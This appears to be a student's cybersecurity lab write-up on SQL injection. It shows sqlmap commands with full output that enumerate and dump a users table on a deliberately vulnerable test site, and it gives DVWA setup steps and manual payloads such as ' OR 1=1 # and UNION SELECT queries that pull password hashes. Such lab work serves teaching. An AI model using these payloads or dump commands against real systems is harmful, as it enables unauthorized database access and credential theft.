



Date: 03/01 /25

Lab Practical #5:

Study SQL injection and perform SQL injection using DVWA .

➤ **SQL injection:**

- **SQL Injection** is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access.
- A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.
- SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands. SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, or become administrators of the database server.
- SQL Injection is very common with PHP and ASP applications due to the prevalence of older functional interfaces. Due to the nature of programmatic interfaces available, J2EE and ASP.NET applications are less likely to have easily exploited SQL injections.
- The severity of SQL Injection attacks is limited by the attacker’s skill and imagination, and to a lesser extent, defense in depth countermeasures, such as low privilege connections to the database server and so on. In general, consider SQL Injection a high impact severity.



Date: 03/01 /25

➤ Steps to Perform SQL Injection Using DVWA:

○ Sqlmap:

- sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.
- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB, HSQLDB, H2, MonetDB, Apache Derby, Amazon Redshift, Vertica, Mckoi, Presto, Altibase, MimerSQL, CrateDB, Greenplum, Drizzle, Apache Ignite, Cubrid, InterSystems Cache, IRIS, eXtremeDB, FrontBase, Raima Database Manager, YugabyteDB, Aurora, OpenGauss, ClickHouse and Virtuoso database management systems.

○ For retrieve all databases name from URL below command is used

- `sudo sqlmap -u URL --dbs --batch`
- The above command contains following parameters :
 - `-u URL`: Specifies target URL
 - `--dbs`: This will return all databases list from given URL
 - `--batch`: Runs sqlmap in non-interactive mode, accepting default answers for prompts.
- Ex- `sudo sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs --batch`

```
mudit@kali: ~/Desktop/SQL Injection Mark 2
(mudit@kali)-[~/Desktop/SQL Injection Mark 2]
$ sudo sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs --batch
[sudo] password for mudit:
1.8.11#stable
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program


[*] starting @ 19:44:58 /2025-01-12/

[19:44:58] [INFO] testing connection to the target URL
[19:44:59] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:44:59] [INFO] testing if the target URL content is stable
[19:45:00] [INFO] target URL content is stable
[19:45:00] [INFO] testing if GET parameter 'artist' is dynamic
[19:45:00] [INFO] GET parameter 'artist' appears to be dynamic
[19:45:00] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[19:45:01] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[19:45:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:45:03] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Sed")
[19:45:03] [INFO] testing 'Generic inline queries'
```

- For retrieve all tables from specific database from URL below command is used •
sudo sqlmap -u URL -D database-name --tables --batch
 - The above command contains following parameters :
 - -u URL: Specifies target URL
 - -D database-name: Indicates the name of the database you want to focus on after identifying it.
 - --tables: Lists all the tables within the specified database.
 - --batch: Runs sqlmap in non-interactive mode, accepting default answers for prompts.

Date: 03/01/25

- Ex- sudo sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables --batch



```
(mudit@kali)-[~/Desktop/SQL Injection Mark 2]
$ sudo sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables --batch

1.8.11#stable
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:50:51 /2025-01-12/

[19:50:51] [INFO] resuming back-end DBMS 'mysql'
[19:50:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 9787=9787

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 8329 FROM (SELECT(SLEEP(5)))Gfmj)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-5448 UNION ALL SELECT NULL,CONCAT(0x71767a7871,0x514268494671596f6376586954554a4150454846674f4c515054516f674f6d705966536f7a4875,0x7162716b71),NULL-- --
---
[19:50:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[19:50:52] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+

[19:50:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
```

- For retrieve all columns name and datatype for specific table for specific database from URL below command is used •
 - sudo sqlmap -u URL -D database-name -T table-name --columns --batch
 - The above command contains following parameters :
 - -u URL: Specifies target URL
 - -D database-name: Indicates the name of the database you want to focus on after identifying it.
 - -T table-name : Specifies the table name within the database to examine
 - --columns : Lists the column names in the specified table.

Date: 03/01/25

- --batch: Runs sqlmap in non-interactive mode, accepting default answers for prompts.
- Ex- sudo sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns --batch.

```
(mudit@kali) [~/Desktop/SQL Injection Mark 2]
$ sudo sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns --batch

1.8.11#stable
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:53:49 /2025-01-12/

[19:53:49] [INFO] resuming back-end DBMS 'mysql'
[19:53:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 9787=9787

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 8329 FROM (SELECT(SLEEP(5)))Gfmj)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-5448 UNION ALL SELECT NULL,CONCAT(0x71767a7871,0x514268494671596f6376586954554a4150454846674f4c515054516f674f6f6d705966536f7a4875,0x7162716b71),NULL-- --
---
[19:53:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[19:53:50] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+
| Column | Type |
+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+-----+
```

- For retrieve all data from specific column for specific database table from URL below command is used
 - sudo sqlmap -u URL -D database-name -D database-name -T table-name -C column name --dump
 - The above command contains following parameters :
 - -u URL: Specifies target URL
 - -D database-name: Indicates the name of the database you want to focus on after identifying it. --tables: Lists all the tables within the specified database.

Date: 03/01 /25

- -T table-name : Specifies the table name within the database to examine
- -C column-name: Specifies the column(s) within the table to extract.
- --dump: Extracts (dumps) the data from the specified column.
- Ex- sudo sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump.

```
(mudit@kali)-[~/Desktop/SQL Injection Mark 2]
$ sudo sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump

1.8.11#stable
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:57:23 /2025-01-12/

[19:57:23] [INFO] resuming back-end DBMS 'mysql'
[19:57:23] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 9787=9787

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 8329 FROM (SELECT(SLEEP(5)))Gfmj)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-5448 UNION ALL SELECT NULL,CONCAT(0x71767a7871,0x514268494671596f6376586954554a4150454846674f4c515054516f674f6f6d705966536f7a4875,0x7162716b71),NULL-- --
---
[19:57:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[19:57:24] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| uname |
+-----+
| test  |
+-----+

[19:57:26] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[19:57:26] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 19:57:26 /2025-01-12/
```

- For dump all database table entries from URL below command is used
 - sudo sqlmap -u URL -D database-name -D database-name -T table-name --dump all --batch
 - The above command contains following parameters :
 - -u URL: Specifies target URL
 - -D database-name: Indicates the name of the database you want to focus on after identifying it.
 - -T table-name : Specifies the table name within the database to examine

Date: 03/01/25

- --dump all: Extracts all data from the specified table.
- Ex- sudo sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --dump all --batch.

```
mudit@kali: ~/Desktop/SQL Injection Mark 2

ge caused by this program

[*] starting @ 19:59:51 /2025-01-12/

[19:59:51] [INFO] resuming back-end DBMS 'mysql'
[19:59:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 9787=9787

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 8329 FROM (SELECT(SLEEP(5)))Gfmj)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-5448 UNION ALL SELECT NULL,CONCAT(0x71767a7871,0x514268494671596f6376586954554a4150454846674f4c515054516f674f6f6d
705966536f7a4875,0x7162716b71),NULL-- --
---
[19:59:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[19:59:52] [INFO] fetching columns for table 'users' in database 'acuart'
[19:59:52] [INFO] fetching entries for table 'users' in database 'acuart'
[19:59:52] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[19:59:52] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[19:59:52] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[19:59:52] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[19:59:52] [INFO] starting 3 processes
[20:00:03] [WARNING] no clear password(s) found
Database: acuart
Table: users
1 entry]
-----+-----+-----+-----+-----+-----+-----+-----+
| cc | cart | pass | email | phone | uname | name | address |
-----+-----+-----+-----+-----+-----+-----+-----+
| 1234 | e9ed1893ed0a04471799c6bf36c3d3ca | test | asdf@asdf.com | ZAP | test | a | i perform the intern with shadowfox on cyb
er security |
-----+-----+-----+-----+-----+-----+-----+-----+

```



Date: 03/01 /25

DVWA:


Setup DVWA


Step 1: Install DVWA

1. Open a terminal in Kali Linux.
2. Install Apache and PHP:
3. sudo apt update
4. sudo apt install apache2 php php-mysqli unzip
5. Download DVWA:
6. git clone <https://github.com/digininja/DVWA.git>
7. Move DVWA to the web server root directory:
8. sudo mv DVWA /var/www/html/
9. Set appropriate permissions:
10. sudo chown -R www-data:www-data /var/www/html/DVWA
11. sudo chmod -R 755 /var/www/html/DVWA
12. Create a database for DVWA:
 - o Start MySQL:
 - o sudo service mysql start
 - o Log in to MySQL:
 - o mysql -u root -p
 - o Execute the following commands in MySQL:
 - o CREATE DATABASE dvwa;
 - o CREATE USER 'dvwauser'@'localhost' IDENTIFIED BY 'password';
 - o GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwauser'@'localhost';
 - o FLUSH PRIVILEGES;
 - o EXIT;
13. Configure DVWA:
 - o Edit the config.inc.php file in DVWA:
 - o sudo nano /var/www/html/DVWA/config/config.inc.php
 - o Update the database credentials:
 - o \$_DVWA = array();
 - o \$_DVWA['db_server'] = '127.0.0.1';
 - o \$_DVWA['db_database'] = 'dvwa';
 - o \$_DVWA['db_user'] = 'dvwauser';
 - o \$_DVWA['db_password'] = 'password';
14. Start Apache:
15. sudo service apache2 start.

Date: 03/01 /25

- Performing SQL Injection Step 1: Access DVWA
- 1. Open a browser and navigate to:
- 2. <http://localhost/DVWA>
- 3. Log in using the default credentials: o Username: admin o Password: password
- 4. Set the Security Level to Low in the DVWA Security tab.



DVWA Security 

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible level of DVWA:

1. Low - This security level is completely vulnerable as an example of how web application vulnerabilities as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example developer has tried but failed to secure an application exploitation techniques.
3. High - This option is an extension to the medium difficulties **practices** to attempt to secure the code. The vulnerabilities exploitation, similar in various Capture The Flags (CTF) challenges.
4. Impossible - This level should be **secure against** a source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

Username:

Password:

Low

Step 2: SQL Injection on Login Page

1. Navigate to the SQL Injection tab in DVWA.
2. Use the following SQL payload in the input box:
 - For example:
 - ' OR 1=1 #
 - Explanation:
 - ' closes the SQL query.
 - OR 1=1 always evaluates to true.
 - --comments out the rest of the query.
3. Click Submit and observe the results.
4. Capture the bypassed login or displayed data as a result of the injection.

Date: 03/01/25

Vulnerability: SQL Injection

User ID:

ID: 'OR 1=1 #
First name: admin
Surname: admin

ID: 'OR 1=1 #
First name: Gordon
Surname: Brown

ID: 'OR 1=1 #
First name: Hack
Surname: Me

ID: 'OR 1=1 #
First name: Pablo
Surname: Picasso

ID: 'OR 1=1 #
First name: Bob
Surname: Smith

Step 3: Extracting Data

1. Use an injection to fetch data:
2. ' UNION SELECT null, database() --
 - Purpose: Displays the database name.
3. Further queries can be used to enumerate tables and columns:
4. ' UNION SELECT null, table_name FROM information_schema.tables
5. Show the database name or extracted data.

Vulnerability: SQL Injection

User ID:

```
ID: 'union select null,table_name from information_schema.tables#
First name:
Surname: ALL_PLUGINS

ID: 'union select null,table_name from information_schema.tables#
First name:
Surname: APPLICABLE_ROLES

ID: 'union select null,table_name from information_schema.tables#
First name:
Surname: CHARACTER_SETS

ID: 'union select null,table_name from information_schema.tables#
First name:
Surname: CHECK_CONSTRAINTS

ID: 'union select null,table_name from information_schema.tables#
First name:
Surname: COLLATIONS

ID: 'union select null,table_name from information_schema.tables#
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: 'union select null,table_name from information_schema.tables#
First name:
Surname: COLUMNS

ID: 'union select null,table_name from information_schema.tables#
First name:
Surname: COLUMN_PRIVILEGES

ID: 'union select null,table_name from information_schema.tables#
First name:
Surname: ENABLED_ROLES

ID: 'union select null,table_name from information_schema.tables#
First name:
Surname: ENGINES

ID: 'union select null,table_name from information_schema.tables#
First name:
Surname: EVENTS
```

6. 'and 1=0 union select null,concat(first_name,0x0a,last_name,0x0a,password) from users#

Date: 03/01/25

Vulnerability: SQL Injection

User ID:

```
ID: 'and 1=0 union select null,concat(first_name,0x0a,last_name,0x0a,password) from users #  
First name:  
Surname: admin  
admin  
5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 'and 1=0 union select null,concat(first_name,0x0a,last_name,0x0a,password) from users #  
First name:  
Surname: Gordon  
Brown  
e99a18c428cb38d5f260853678922e03
```

```
ID: 'and 1=0 union select null,concat(first_name,0x0a,last_name,0x0a,password) from users #  
First name:  
Surname: Hack  
Me  
8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 'and 1=0 union select null,concat(first_name,0x0a,last_name,0x0a,password) from users #  
First name:  
Surname: Pablo  
Picasso  
0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 'and 1=0 union select null,concat(first_name,0x0a,last_name,0x0a,password) from users #  
First name:  
Surname: Bob  
Smith  
5f4dcc3b5aa765d61d8327deb882cf99
```